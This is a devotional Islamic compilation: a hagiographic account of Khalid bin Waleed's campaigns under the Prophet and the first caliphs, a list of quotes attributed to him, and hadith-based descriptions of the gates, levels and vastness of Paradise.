Throughout the life of the Prophet ﷺ, Khâlid bin Waleed ؓ performed his nonstop - the work of converting people to Islam and also fighting wars in the cause of Islam. Never did he slacken or show any apathy, weakness or cowardice. After his conversion to Islam, practically in every war he fought under the command of the Prophet ﷺ. Invariably he was appointed General of the advance guard; this shows that all through his life the Prophet ﷺ trusted him and had faith in him. And when the Prophet ﷺ left this ephemeral world he was very happy with the exploits of his favourite Mujâhid and General, Khâlid bin Waleed ؓ. This is such a great honour that all the world and its wealth, the medals and rewards given by governments are as nothing in comparison. Only the very fortunate have received the honour and blessings of the Prophet ﷺ.

Prophet Muhammad ﷺ, who was the blessed for all the Universes finally reached his Maker after leading a very full and complete life, at the age of sixty-three. In their intense grief and sorrow his Companions felt deserted and forsaken; it was as if the heavens had fallen apart.

'Umar Farooq ؓ was so emotionally shaken that he could not accept what had happened. He went around with his naked sword threatening to kill him who dared say that the Prophet ﷺ has died. At this critical juncture Abu Bakr Siddiq ﷺ played a historic role by leading the wrought up Companions in a wise and rational manner and organizing things. Some people had turned away from Islam after they heard of the Prophet's passing away. These were the people of weak faith who found it difficult to follow the teachings of Islam and the restrictions imposed by it Actually they had no love for Islam, Allâh Almighty or for His Messenger ﷺ. There was still a certain impurity and foulness in their natures. Because they did not have knowledge of the teachings of Islam, they still had the tendency to associate others with the One True Allâh. This was the reason why when they heard of the Prophet's passing away they turned their backs on Islam and its teachings. Some of them refused[1] to pay the Zakât. First Aswad Ansi and Musâlemah Kadhdhâb, then Taleehah and Sajjah - all mischief-mongers and trouble makers - claimed to be prophets. The true Muslims were very disturbed by these happenings. On the one hand was their stark grief at the loss of the greatest leader of mankind and everyone's friend and guide, on the other was the difficult choice of finding a successor or caliph for the Prophet ﷺ. Added to this was the problem of the apostates and of those who were making false claims to being prophets of Allâh. There was only darkness and gloom on all sides. At this time of despair it was Abu Bakr Siddiq ﷺ who, displaying courage, daring and wisdom, determined to overturn this boiling bubbling pot of wickedness and evil.

Abu Bakr Siddiq ﷺ sent Khâlid bin Waleed ﷺ to conquer and lay low Taleehah bin Khawaled and Malik bin Naweerah. 'Ikrimah ﷺ was given the task of conquering Musailmah Kaththâb. He sent Mohajir bin Abi Umayyah ﷺ to oppose Aswad Ansi. He ordered Suwaid bin Maqran ﷺ to fight a war against people of Tahamah, and 'Amr bin 'Aas ﷺ was sent to tackle Qadhâ'ah.

Among the above mentioned generals Khâlid bin Waleed ﷺ had the distinction of using his skills to first defeat Taleehah bin Khawaled.

[1] Loving worldly wealth to such an extent that even Allah Almighty's command meant nothing to them! (Translators note)

This low man had declared himself a prophet as soon as he heard of the Prophet's illness. Khâlid bin Waleed ﷺ reached the destination and decisively defeated Taleehah bin Khawaled and his supporters. Then he moved on towards Natah to tackle Malik bin Naweerah.

The tribes of Asad, Ghatfân, Tai, 'Abas and Banu Theebân had, on the basis of common Arab ancestry and affiliations accepted the claims of Malik bin Naweera to being a prophet and had started following him. Defeating him was no ordinary feat, but the great General, Khâlid bin Waleed ﷺ, exhibiting remarkable daring, courage and military expertise succeeded in routing him. Before the battle began the tribe of Tai had been persuaded by 'Adi bin Hâtim to withdraw, and this helped the Muslim army enormously.

After this Khâlid bin Waleed ﷺ was summoned to the headquarter of the Caliphate in Al-Madinah. The first Caliph, Abu Bakr Siddiq ﷺ, then sent an army consisting of both Mohâjireen and Ansar, under the Command of Khâlid bin Waleed ﷺ to fight against Musâleemah Kaththâb. Before this, both Sharjeel bin Hasanah and 'Ikrimah رضي الله عنهما had been defeated by Musâleemah Kaththâb. When the latter heard that Khâlid bin Waleed ﷺ was setting out to fight with him he also brought an army of forty thousand men into the battlefield. Both the armies fought fiercely but Musâleema's army was very determined and stubborn, and refused to give an inch. Realizing this, Khâlid bin Waleed ﷺ planned a new military strategy. He divided the army into groups based on their tribal affiliations, and appointed a Commander for each group. He told them that they had to do their utmost, and he would watch out for the each group, which was retreating or advancing. Challenged thus, each tribe put its heart and soul into the struggle. The army of Musâleemah Kaththâb started losing ground and they were repulsed, and finally tried to find refuge in a walled garden. As soon as they got into the defensive wall of the garden, they closed the gates in order to protect themselves. The wall was very high and it was not possible to jump over it; the door was very strong and almost unbreakable. Barâ' bin Malak ﷺ, seeing the given conditions, emotionally charged as he was with the spirit of jihâd, told his companions to throw him across and over the wall, into the garden. When this agile, energetic and fearless Mujâhid fell swaying into the garden, Musâleema's men were panic-stricken. They thought that a calamity or perhaps a fiend had descended from the sky. The sprightly Barâ' ﷺ managed to cut through their ranks and reach the heavy door and open it. The moment the door opened the Muslim army, triumphantly chanting 'Allâh-Akbar' (Allâh is the Greatest) charged on the enemy. Fierce fighting broke out and Musâleemah was killed with a thousand of his men. The garden was strewn with the bodies of the dead men and this garden came to be known as the 'Garden of Death.' After having gained victory in this war the Muslim army decided to rest and relax for some time in the beautiful valley of Yamâmah.

During their stay here Khâlid bin Waleed ﷺ got orders from the Caliph Abu Bakr Siddiq ﷺ to conquer Iraq and Iran. With this objective in mind he set out for Iraq with his army of twelve thousand soldiers. He had received orders on the twelfth day of Moharram in the year 11th Hijrah to attack the low-lying province of Ablah. On reaching there Khâlid bin Waleed ﷺ first of all sent a letter to the ruler of Ablah, Harmaz. These historic words were written in the letter,

> "O Harmaz! Accept Islam, or accept the government of Islam and start paying tax. Otherwise you will be forced to face a people who love death just as much as you love life."

The only effect it had on Harmaz was that he asked the Empire of Iran for a huge army to assist him; the Empire's army immediately set out to help him. The Muslim Mujâhideen under the command of Khâlid bin Waleed ﷺ numbered eighteen thousand. When the two armies came out into the battlefield to face each other, Harmaz arrogantly stepped out, clapping his breast proudly. But with the first stroke of his sword Khâlid bin Waleed ﷺ finished him. His army panicked and was uprooted when they saw their Commander killed even before the battle had got under way. The Mujâhideen won and gained huge spoils of war. They also got the heavily embroidered and bejeweled cap of Harmaz. The Caliph, Abu Bakr Siddiq ﷺ, gave the cap, which was valued at a hundred thousand dirhams, to Khâlid bin Waleed ﷺ. Wherever this great hero turned in Iraq, he was blessed with victory.

In all the battles - the Battle of Dhât-us-Salâsal, the Battle of Walja, the Battle of Alees, the Battle of Amgheeshiya, the Battle of Haira, the Battle of Anbâr, the Battle of 'Ain-ul-Tamar, the Battle of Haseer, the Battle of Khanafas, the Battle of Maseekh, the Battle of Zameel and finally, in the Battle of Faraz - in all of the battles fought within the borders of Iraq, the Muslim army gained victories. Khâlid bin Waleed ﷺ spent altogether two years in Iraq, and fought fifteen wars. In spite of the fact that the Muslim army was smaller and had less arms and equipment compared to the enemy, they triumphed in all the encounters. In a short period of time they won victories which the greatest of Generals have not been able to win to this day. Some useful information is provided herewith on the battles mentioned above.

The Battle of Dhât-us-Salâsal

This was the first battle fought by Khâlid bin Waleed ﷺ in Iraq. It is also known as the Battle of Hafeer. Hafeer is located in the Gulf of Persia. It is located on the road, from Al-Madinah towards Basra. The ruler was Harmaz, who was very much under the influence of the government of Iran. He was the arrogant man who had worn the cap embroidered with diamonds and other precious stones and estimated to cost one hundred thousand dirhams. Among the spoils of war was an elephant, which was sent by Khâlid bin Waleed ﷺ to Al-Madinah. The people of this city had never seen such an animal before and all the people, young and old - men, women and children - turned out to see this strangest of Allâh Almighty's creations.

Khâlid bin Waleed ﷺ marched with his ten thousand Mujâhideen towards Iraq; he had barely reached the borders when Mathna bin Hârithah ﷺ, joined him at Jalu with a company of eight thousand more men. The Commander-in-Chief, Khâlid bin Waleed ﷺ, divided the army into three division. He appointed Mathna bin Hârithah ﷺ the Commander of one division, and 'Adi bin Hâtim At-Tâi Commander of another section, and took charge of the third division himself. All the three groups faced the enemy. Harmaz organized his men into two divisions - left and right - and appointed princes of the royal family to command them. The men were bound to each other with chains, so as to remain firm in the battlefield. In Arabic the word Salâsal means chains, and that is why this battle got its name.

The battle began and the enemy advanced towards Khâlid bin Waleed ﷺ. Usually in war of this nature only two men confront each other, and the two armies wait for the outcome patiently. But Harmaz had conspired with his people and told them that as soon as Khâlid bin Waleed ﷺ came out to confront him, they should attack him suddenly and unexpectedly. When the companions of Harmaz moved forward with the intention of attacking Khâlid bin Waleed ﷺ, Qa'qâ'a bin 'Amr ﷺ, impassioned with the spirit of jihâd, attacked him so that he lost his balance. Some of the enemy killed and the rest ran away. Khâlid bin Waleed ﷺ attacked Harmaz so successfully that he died instantaneously. The Iranian lost a large number of men in this battle; the rest of the army fled and the Mujâhideen pursued them right up to the bridge on the River Euphrates.

The Battle of Alees

Alees is the name of an area located between Haira and Ablah on the banks of the River Euphrates. The Arab tribes settled in Iraq had planned with the Iranians to fight the Muslims. They were inflamed against the Muslims after having been defeated by them time and again. As soon as Khâlid bin Waleed ﷺ reached Alees he attacked them. With his very first blow he slew the famous heroic rider, Malik bin Qais. Seeing this the enemy forces terrified. Food had been prepared for the enemy, but they did not get a chance to eat it. Filled with fear, and worried for their safety and their lives, they left everything in the battlefield and fled. There was white handmade bread called 'Chapati,'[1] with which the Arabs were not familiar. They had seen it for the first time. In this battle almost seventy thousand enemy soldiers were slain.

[1] Chapathis are made of wheat dough; they are rolled out into a round shape with a rolling pin and roasted lightly on a griddle.

The Battle of Hairah

Hairah used to be the capital of Iraq. In order to control the Arab tribes it was necessary to take complete control of Hairah. So the great tactician and strategist, Khâlid bin Waleed ﷺ, marched towards it. He took the sea route, as it was located on the borders on the River Euphrates. When the governor came to know of the advance of the Mujâhideen towards Hairah, he sent a huge number of warriors under the command of his son to oppose them. He wanted to stop the vanguard of the Muslim forces before they even reached Hairah. Khâlid bin Waleed ﷺ slew the son of the governor in the combat. It was a very critical time for the governor; his son had been killed and his ally, the empire of Iran, was dead. Terror stricken, he shut himself up in his fortress with his men. Hairah had some very strong, grand and well-constructed forts, which could be used when necessary for self-protection. The Mujâhideen besieged the fort and the siege lasted for one day and one night. Some of the Mujâhideen managed to get into the fort and the people of Hairah agreed to sign a peace treaty. The following conditions were agreed upon:

- The people of Hairah would pay annually a tax of one hundred and ninety thousand dirhams.
- They would spy on Iran for the Mujâhideen.
- The Mujâhideen, on the other hand, would not raze or destroy their places of worship, nor would they harm anyone.

Khâlid bin Waleed ﷺ decided that this would be an appropriate time, opportunity and place to rest, and stayed on in Hairah for a year. In order to organize the very huge surrounding areas, he spread out troops in all directions under experienced generals like Dharâr bin Azwar, Qa'qâ'a bin 'Amr and Mathna bin Hârithah رضي الله عنهم. Thus, the standard of Islam was to be found flying everywhere in the area.

Abu Bakr Siddiq ﷺ sent some of his greatest generals such as, Abu 'Ubaidah bin Al-Jarrâh, Yazid bin Abu Sufyân, Amir Muawiyya bin Abu Sufyân and 'Amr bin Al-'Aas رضي الله عنهم with military troops to capture the land of the Romans. They had won battles in four different territories of Syria. But, taking into consideration the difficult situation, they had all gathered on the shores of the river Yarmook. When Caesar, the Emperor of Rome had heard about the coming of the Muslim army, he had advised his council of ministers and generals to avoid war. But all of them had said unanimously that they would fight firmly against the Muslims and teach them a lesson, which would not be forgotten by even their future generations. So the Romans entered the battlefield with two hundred and forty thousand men; the Muslim army had only forty-six thousand Mujâhideen who were all split into different divisions. Each of these, under different Generals camped in scattered areas of the arena.

When Khâlid bin Waleed ﷺ reached Yarmook and saw the situation, he called a meeting of all the different leaders, and presented a strategy to them. He suggested that on each day a different leader would lead all the combined forces; thus each of these generals would get the privilege of command. The enemy would be overawed and impressed when they saw the unity and cooperation of the Muslims, and would not dare to oppose the Muslims. Everyone approved of the plan, and for the first day of battle all of them accepted Khâlid bin Waleed ﷺ as the Commander of the united army. As soon as he gained command of the army he gave a stirring speech to the men, which aroused their passions for jihâd. It was as if he had instantaneously injected and transferred his own fervour into the hearts of the men.

He addressed them thus:

> "O Mujâhideen! This is a memorable day. It is the day on which our faith will be tested and tried. Today we should avoid every kind of arrogance, pride and not contend for individual glory or egoistic bragging.
> O Mujâhid of Islam! Fight only to gain the Goodwill of Allâh Almighty. In the Muslim army today there are many great generals; each of them is worthy and can be entrusted with the permanent command of this army. Today you have assigned to me this honour of commanding the Muslim army. So I hope that for the honour and victory of Islam, today we will enter the battlefield of Jihâd as one. Allâh will be our Supporter and Defender."

Both the armies confronted each other at Yarmook. The Roman General, Mahan, scornfully addressed his counterpart, Khâlid bin Waleed ﷺ, and said:

> "It looks as if poverty, nakedness and starvation has compelled you to come here. If you wish I am willing to give each of you ten dinars, expensive clothes and good food. You can take these things and leave. Next year too I can send you these things; you do not have to take the trouble to come here."

Khâlid bin Waleed ﷺ was enraged on hearing these scornful and arrogant words, and answered.

> "Mahan listen to me very carefully! You are mistaken about the reason why we are here. We are people who drink the blood of our opponents. We have heard that Roman blood is very delicious, and we have come here to enjoy it."

Saying this he spurred his horse on. Waving the flag of Islam, he shouted out 'Allâho Akbar!' and ordered his troops to attack the enemy. Brimming with the turbulent emotions of Jihâd and with a desire to achieve martyrdom, he addressed his men.

> "Companions! Advance! The cool breezes of Paradise wait to welcome us, and triumph and glory are waiting for us."

Hearing these fervent words of their leader, the Mujâhideen fell on the Romans in a massive attack. Confused and bewildered they did not know what to do. Khâlid bin Waleed ﷺ was enthralled by the spirit of Jihâd and the desire for martyrdom; he waded through the enemy lines right into the centre, reaping the harvest of destruction. On the very first day Rome had lost one hundred and twenty thousand men.

The spirit of the Mujâhideen, their ardour and their craving for martyrdom was something to be seen. One of them, came to Abu 'Ubaidah bin Al-Jarrah, and told him that he had decided to die for Islam and asked him if he had any message for the Prophet ﷺ. He told him to tell him that Allâh Almighty had fulfilled all the promises he had made to the Mujâhideen. 'Ikrimah moved by the same spirit said that even before accepting Islam he had never run away from the battlefield and he would not do it now when facing the enemies of Islam. He called on his companions to advance with the desire for martyrdom in their hearts. Tearing through the lines of the enemy he went right into the middle. Encircled by their swaying swords he was martyred in a moment and reached his destination - heaven. The battle continued the whole night and before dawn Khâlid bin Waleed ﷺ had reached the tent of the commander. The Romans were beginning to flee and facing a disgraceful defeat were fast retreating. The Mujâhideen had been tearing the enemy to pieces the whole night and some of them too had received deep wounds.

During the Battle of Yarmook an extraordinary incident of brotherhood, sympathy and sacrifice took place. Three severely injured Mujâhideen were gasping for water, exhausted and parched with thirst. One of the other Mujâhid ran and fetched some water and gave it to one of them. He had hardly reached for the bowl, when he lifted up his eyes and saw his companion in the same position as himself. He said he may be suffering more deeply and asked that the water be given to him first. The second Mujâhid saw the third one gasping with thirst and preferred that the water be given first to his friend, and did not even touch it. When he ran to the third Mujâhid his soul had thrown off its mortal coil, and flown to Paradise. When he ran to the second one he had already passed on to Paradise, and so also the first thirsty Mujâhid. So none of them, in their love for the others had died without quenching their thirst. Such a proof of sacrifice and brotherhood is unparalleled in human history.

There is another very interesting anecdote associated with the Battle of Yarmook. A Roman General by the name of Jarjah asked Khâlid bin Waleed ﷺ if he would answer his question truthfully. Khâlid bin Waleed ﷺ answered that he would certainly do so.

He asked if his Prophet ﷺ had received a special sword from heaven and given it to him, because his opponents always seemed to meet with defeat.

Khâlid bin Waleed ﷺ said that he had certainly not received any sword from heaven.

Jarjah then asked him:

"Why are you called Saifullah (Sword of Allâh ﷻ)?"

Khâlid bin Waleed ﷺ said it was because Allâh Almighty had sent a Messenger to guide them. Some of the people had sworn allegiance to him and loved him with their hearts and souls and obeyed him implicitly; others had rejected him and chose to oppose him and his teachings. He, Khâlid bin Waleed ﷺ himself had been one of his worst enemies. Then Allâh ﷻ had inclined his heart towards Islam, and he had sworn allegiance to the Prophet ﷺ in person and joined the band of Muslims. On one occasion, addressing him, the Prophet ﷺ had said:

> "Khâlid you are the sword of Allâh Almighty which has been made to annihilate the kuffâr."

Thus he came to be known as Saifullah (the Sword of Allâh). Khâlid bin Waleed ﷺ said they were preaching the unity of Oneness of the One True Allâh and inviting others to worship Him Alone.

The Roman asked if a person pledged allegiance to Islam could he also earn reward from Allâh and reach the status of Khâlid bin Waleed ﷺ.

Khâlid bin Waleed ﷺ answered that he certainly could; in fact he could even be in a higher position. Moved deeply, the Roman said he wanted to swear allegiance to Islam and its Prophet ﷺ.

Following the guidance and instructions of Khâlid bin Waleed ﷺ, he bathed and purified himself and read the words of acceptance, or the Kalimah[1] of Islam, and two Rakah of supererogatory prayers. He bid farewell to his army and joined the Mujâhideen. This Roman General now fought as an ordinary soldier under Khâlid bin Waleed ﷺ for the honour and love of Islam, and gained martyrdom.

[1] The kalimah accepting Islam - "None has the right to be worshipped but Allâh and Mohammed is His Messenger."

After coming into the fold of Islam he had had time only for those two Rakah of prayer; how fortunate he was that his end was blessed as a Muslim.

The great General, Khâlid bin Waleed ﷺ, who struck terror in the hearts of enemies was lying on his deathbed in Hammas. He was weeping copiously and saying that he had always wanted a martyr's death, and had fought in so many wars, hoping to achieve his ambition. There was no joint in his body, which did not carry a scar of an arrow or of a stab given by the enemy's sword. But he expressed his sorrow that he was dying in his bed and fate had not given him the golden robe of a martyr. As he said these words his soul left the mortal body and soared up to his Maker. When the Caliph 'Umar Farooq ﷺ heard the news of his passing away he was grief-stricken and when he heard that he had left only his weapons and his horse, he said that Khâlid bin Waleed ﷺ was a truly great man.

'Umar Farooq ﷺ during his caliphate had dismissed Khâlid bin Waleed ﷺ from his command. When he had received the letter of dismissal, Khâlid bin Waleed ﷺ, like a true soldier of Islam, had relinquished his position without any arguments. And like a true soldier, he willingly and gladly agreed to fight for Allâh ﷻ and Islam as an ordinary rank and file soldier. This willing acceptance added a golden unforgettable chapter in history.

The fact is that he spent his life like a great general and a faithful soldier. As result of spending his whole life in battle against the enemies of Islam, his body had become like an axis for all kind of wounds and pains. After his death he spent the first day of peace and comfort in Paradise. When his funeral cortege was leaving the house his mother wept and said that her son was undoubtedly braver than a lion, and more bountiful than a river. He defended the Ummah (nation of Islam) the way a lion protects its cubs. She prayed that the Mercy of Allâh ﷻ should always shelter him. Her heartfelt prayer for him was that in the Hereafter he should find peace, comfort and tranquillity. He had always given her happiness and she prayed that he should get happiness in the Hereafter.

When 'Umar Farooq ﷺ heard what his mother had said, he said she was right in all respects. When the body of Khâlid bin Waleed ﷺ was lowered into the grave, all the Companions had become silent with grief. The weeping of his horse, Ashqar, whose tears were rolling down his cheeks, broke this all-pervasive and prolonged silence. The Companions were amazed at this expression of grief.

Khâlid bin Waleed ﷺ, the great General of Islam had died in Hamas in the year 21th Hijrah, and was buried there. He had lived an enviable life and went to meet His Creature very peacefully.

Some Powerful Words From Khalid Bin Walid RA The Sword Of Allah

Khalid ibn Walid also known as Sword of Allah. He is noted for his military prowess, commanding the forces of Prophet Muhammad and those of his immediate successors of the Rashidun Caliphate, Caliph Abu Bakr and Caliph Umar during the Islamic conquest in 7th century.

In having the distinction of being undefeated in over a hundred battles against the numerically superior forces of the Byzantine Roman Empire, Persian Empire, and their allies, he is regarded as one of the finest military commanders in history.

Quotes of Khalid

“Do you see a space of the span of a hand on my leg, chest, arm which is not covered by some scar of the wound of a sword or an arrow or a lance?” Said this to one of his friends a few days before he died, four years after dismissal from army.

“If you were in the clouds, Allah would raise us to you or lower you to us for battle.” Said this to the Byzantine troops when they retreated from the battle field to the fortified town of Chalcis.

“When I am in the battlefield, I love it more then my wedding night with the most beautiful of women”

“I love the rainy night when I am standing wearing armor with a sword and shield in my hand and looking towards the eastern horizon, waiting for sun to rise so that I can start the battle.”

“Submit to Islam and be safe. Or agree to the payment of the Jizya, and you and your people will be under our protection, or else you will have only yourself to blame for the consequences, for I bring the men who desire death as ardently as you desire your life.” (This letter was writen by Khalid to Persian Governor of Mesopotamia before invading it)

“When Allah decides a matter, it is done.”

“I have dedicated my life to the way of Allah, the Most High.”

“Man intends one thing, but Allah intends another.”

“If you are truthful you will survive but if you lie you shall perish.”

These were the famous verses that Khalid use to recite in the battle field.

“I am the son of many chiefs. My sword is sharp and terrible. It is the mightiest of things when the pot of war boils fiercely.”

“I will give you three days, if the gates are not opened on these revised terms, I shall attack. And then there shall be no terms of any kind.”

“I am the son of Al Walid ! Does anyone wish to duel?”

“By my faith, the water will go to whichever army is more steadfast and more deserving.” (Said this before the decisive Battle of Walaja, when Muslim army ran short of water)

“O Lord! If you give us victory, I shall see that none of their warriors is left alive until their river runs with their blood!” (Said this during Battle of Ullais which is also known as Battle of blood river)

“At Battle of Mu’tah I broke nine swords in my hand. But I have never met an enemy like the Persians. And among the Persians I have never met an enemy like the army of Battle of Ullais.” Gave tribute to the brave Persian soldiers after the bloody Battle of Ullais.

“Wait a little while and there will come to you mounts, carrying lions in shining armor, ranks after ranks”

“I see that these people know nothing about war.” Said this about Persian and Christian Arab recruits in the Persian army after analyzing the siege in Iraq.

“We shall take this route, let not your resolve be weakened. Know that the help of Allah comes according to your desire. Let not the Muslims fear anything so long as they have the help of Allah.” (Said this when one of his commander tried to stop him from taking a dangerous rout direct to Syria from Iraq through Syrian desert)

Heraclius wrote following letter to Khalid…

“I have come to know what you have done to my army. You have killed my son in law and captured my daughter. You have won and got away safely. I now ask you for my daughter. Either return her to me on payment of ransom or give her to me as a gift, for honour is a strong element in your character”

Khalid responded by saying,

“Take her as a gift, there shall be no ransom.”

“If Abu Bakr is dead and Umar is Caliph, then we hear and obey.”

“How few are the Romans and how numerous are we ! An army’s strength lies not in numbers of men but in Allah’s help, and its weakness lies in being forsaken by Allah” (Said this to one of his soldier at the Battle of Yarmouk who became worried by the enemies huge numbers gathering before them)

“Praise be to Allah who took Abu Bakr away. He was dearer to me than Umar. Praise be to Allah who appointed Umar in authority He was hateful to me, but I grew to like him.”

“And here I am, dying in my bed, like the cattle die so may the eyes of cowards never sleep.”

These were the last words of Khalid.

The Gates of Paradise

Related by Abu Hurairah ﷺ

The Prophet ﷺ said :

"By Him in Whose Hand my soul is, the distance between two gates from the gates of Paradise — or between the two sides of a Gate — is as the distance between Makkah and Hijr, or as the distance between Makkah and Basrah."

[Bukhari and Muslim]

Rasulullah ﷺ said :

"You are the completion of 70 nations — the last of them and the most honourable of them with Allah. And the distance between two gates of the gates of Paradise is the travelling distance of 40 years; and a day will come upon it (i.e. that area) that it will be overfilled." [Ahmed]

This shows how big the gates of Paradise are, the people will enter them in crowds and the First one to enter Paradise will be our beloved Prophet ﷺ, and Abu Bakr ﷺ will be the first of the people (from the Ummah of Prophet Muhammad ﷺ) to enter paradise.

There are eight (8) doors of Jannah. Their names are as following:

1. Baab us-Salaah: Those Muslims who were punctual in observing their Salaah will be granted entry through this door.
2. Baab ul-Jihad: Those Muslims who participated in Jihad will be granted entry through this door.
3. Baab us-Sadaqah: Those Muslims who frequently gave Sadaqah will be admitted into Jannah through this door.
4. Baab ur-Rayyan: The Muslims who constantly observed the fast will be granted entry through this door.
5. Baab ul-Hajj: Those Muslims who observe their annual pilgrimage will be admitted through this door.
6. Baab ul-Kaazimeenal Ghaiz Wal 'Aafina 'Anin Naas: This door is reserved for those Muslims who suppress their anger and pardon others frequently.
7. Baab ul-Aiman: This door is reserved for the entry of such Muslims who by virtue of their faith are saved from reckoning and chastisement.
8. Baab uz-Zikr: Those Muslims who excessively remembered Allah will be admitted through this door.

The Levels of Paradise

There are 7 (seven) Paradises;

1st Paradise :	Dar as-Salaam ,	"The Abode of Peace"
2nd Paradise :	Dar al-Qarar ,	"The Abode of Constancy"
3rd Paradise :	Dar ul-Khuld ,	"The Abode of Eternity"
4th Paradise :	Jannat al-Maawa ,	"The Sheltering Garden"
5th Paradise :	Jannat al-Naeem	"The Garden of Beauty and Felicity"
6th Paradise :	Jannat al-Aden	"The Garden of Eden"
7th Paradise :	Jannat al-Firdaws

Each of these Paradises have many levels, and the distance between each level is like the distance between the heavens and the earth. The highest of the seven paradises is the Jannat al-Firdaus, and over it is the throne of Allah . Whenever a person prays he should ask for Firdaus, as it is the highest level of Paradise and in the Middle. It Is From Al-Firdaus That The Rivers Of Paradise Gush Forth.

The levels in paradise have much difference in respect to their blessing, the middle part of paradise is better than the outer paradise where the walls of paradise are located. The more you go to the middle, the better it becomes, A higher level paradise is better than the middle part of a lower level of paradise.

Prophet ﷺ said ;

"Paradise is 100 levels; between each level and the next is the distance of 100 years." Ibn Affan said; "Like the distance between the heavens and the earth", and the Firdaus is the highest of them in degree, and from it the four rivers (of Paradise) emerge. And the throne is above it. So when you ask Allah, ask Him for Al-Firdaus."

[Ahmad] , also related by At-Tirmidhee with a different chain of narrators.

When you think of the levels of paradise then think of a pyramid, there are many stones at the base of it, as you go up towards the peak, the number of stones decrease, and at the top, there is one stone, these stones can be taken as the inhabitants of paradise, there are many people at the lowest level and this number keeps on decreasing as you go up towards the higher levels of paradise and at the top there is only one person…..

….AL-Waseelah is The Highest Level In Paradise which is a part of Jannat Al-Firdaus; None Will Achieve It Except For The Messenger Of Allah ﷺ

Ibn Abbas رضي الله عنه reported that the Messenger of Allah ﷺ said,
"Ask Allah to bestow upon me Al-Waseelah, for no slave asks it for me in the world, except that I will be an intercessor — or witness — for him on the Day of Resurrection."

Allah has also prepared 100 levels for the ones who fought in His Way i.e. the Martyrs. The inmates of Paradise would see the inmates of the apartment over them just as we see the shining planets which remain in the eastern and the western horizon because of the superiority some have over others. The more you submit to Allah, the higher level in paradise you will get, people will see the palaces of other people in the horizon because of the difference in their status.

Abu Hurairah رضي الله عنه reported that the Messenger of Allah ﷺ said ;
"Verily, the people of Paradise will see from afar (those above them in ranking) just as you see from afar — or see — the glistening star that is going away in the horizon — that is due to the disparity in levels." …."

[Ahmad]

The more you are pious, the better level you get, and remember, therein you shall live forever, then why not prepare for Al-Firdaus.

Abu Hurairah رضي الله عنه related that the Prophet ﷺ, said, "A caller will call out on the Day of Resurrection: 'It is for you to live and never die; it is for you to be healthy and never become ill; it is for you to remain young and never become old; and it is for you to be in a state of bliss and delight without ever becoming miserable or sad.'"

[Ahmad]

Oh Allah, Grant us a place in Jannat Al-Firdaus , Ameen

Vastness of Paradise

وَإِذَا رَأَيْتَ ثَمَّ رَأَيْتَ نَعِيمًا وَمُلْكًا كَبِيرًا

"And when you look there (in Paradise), you will see a delight (that cannot be imagined), and a great dominion." (Surat Al-Insan, 20)

Ibn Umar ﷺ reported that the Messenger of Allah ﷺ said :
"The dweller of Paradise who is least in ranking will look at a territory that is 2000 years (in distance). He will see its furthest point just as he sees its nearest point. He will see his wives and his servants. And the best of them (dwellers of Paradise) in ranking is one who will look at the countenance of Allah twice every day."

[Ahmad], also related by At-Tirmidhee

This shows how vast Jannah is, if the person who is in the least ranking will have a territory that is 2000 (two thousand) years in Distance, what will a person have who is in a higher level? I think we are really underestimating it.

The Prophet ﷺ said, "I know the person who will be the last to come out of the (Hell) Fire, and the last to enter paradise. He will be a man who will come out of the (Hell) Fire crawling, and Allah will say to him, 'Go and enter Paradise.' He will go to it, but he will imagine that it had been filled, and then he will return and say, 'O Lord, I have found it full.' Allah will say, 'Go and enter Paradise, and you will have what equals the world and ten times as much (or, you will have as much as ten times the like of the world).' On that, the man will say, Do you mock at me (or laugh at me) though you are the King?" I saw Allah's Apostle (while saying that) smiling that his premolar teeth became visible. It is said that will be the lowest in degree amongst the people of Paradise.

10 times the world (worldly resources), for the last person to enter paradise.

He would get an equivalent of what a king from the kings of the earth had ×10 .

The last man to enter paradise will get a reward, which after receiving he would say that he is the only one to get a reward like this and no one before him has get it. What about the person living in Jannat Al-Firdaus? Can you imagine?

Q: What will a person who is in a higher level of paradise receive?

Ans. Abu Hurairah ﷺ reported that the Prophet ﷺ said,

> "Allah ﷻ said,: 'I have prepared for my righteous slaves that which no eye has seen, which no ear has heard, and which has not occurred to the heart of any human being."

فَلَا تَعْلَمُ نَفْسٌ مَّا أُخْفِيَ لَهُم مِّن قُرَّةِ أَعْيُنٍ جَزَاءً بِمَا كَانُوا يَعْمَلُونَ

"And no soul knows what has been hidden for them of comfort for eyes as reward for what they used to do". (Surat As-Sajda, 17)

The Pavilions and soil of Paradise

وَمَسَٰكِنَ طَيِّبَةً فِي جَنَّٰتِ عَدْنٍ

"Beautiful mansions in Gardens of 'Adn (Eden Paradise)."

(Surah At-Tawba, 72)

How would you feel when you enter paradise and see your house which is bigger than any Metropolitan City, and is unimaginable luxurious ?

The Messenger of Allah ﷺ said, :
"Verily, for the believer in Paradise there is a pavilion made of a single, hallow pearl. Its length is 60 (sixty) miles. The believer has wives that he goes to, from one to the other, yet they (the wives) do not see one another."

Reported by Abu Moosa Al-Asharee رضي الله عنه
(Related by Bukhari and Muslim)

Ibn Abbas رضي الله عنه : "The pavilion is made from a hollow pearl. Its length is a league, and its width is a league. And it has 1000 doors of gold. Around it are round tents that are 50 leagues."

Note : 1 league = 3 miles (about 5km long)

The Believers will live in it enjoying the blessings for eternity, your youth will never pass away. We don't know what has been hidden for us for our eyes as reward.

How can you deny the favours of your Lord, when its stones are pearls, and the soil is pure musk (best kind of perfume). The Ground of paradise will be of white colour, The Soil of Paradise has been described in hadith as "white flour". Musk will also be used as a Milaat (cement used between stones in building) of the Palaces of paradise !!

In the Arabic language, Milaat refers to the cement that is used between the two stems (or pillars) of a building; the wall is plastered with it. Perhaps the soil in some places of Paradise is musk (best kind of perfume), and in other places of Paradise it is saffron. And Allah ﷻ knows best.

Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said, :
"The space in Paradise equal to the measure of one of your whips is better than the sky and the earth."

[Ahmad]

If just a small part of paradise is better than the world and all it contains, then how will the rest of paradise and all its pleasures be?

He ﷺ also said ;
"I was made to enter Paradise, and in it are stones of pearls, and its soil is musk (best kind of perfume)."

[Related by Bukhari and Muslim]

Abu Hurairah ﷺ reported that the Prophet ﷺ said,
"The earth of Paradise is white; its wide plane consists of rocks of Al-Kaafoor, and it is surrounded by musk, which are like sand dunes. In it are steady rivers. Therein the people of Paradise gather and become acquainted with one another. And then Allah will send the wind of mercy, which will stir up a good fragrance upon them. A man will return to his wife, and will have increased in beauty and fragrance. She will say to him, 'You left me, and I was pleased with you, and I am now even more pleased with you."

According to a hadith in Sahih Bukhari, the fragrance of paradise can be perceived from a distance of 40 years !!

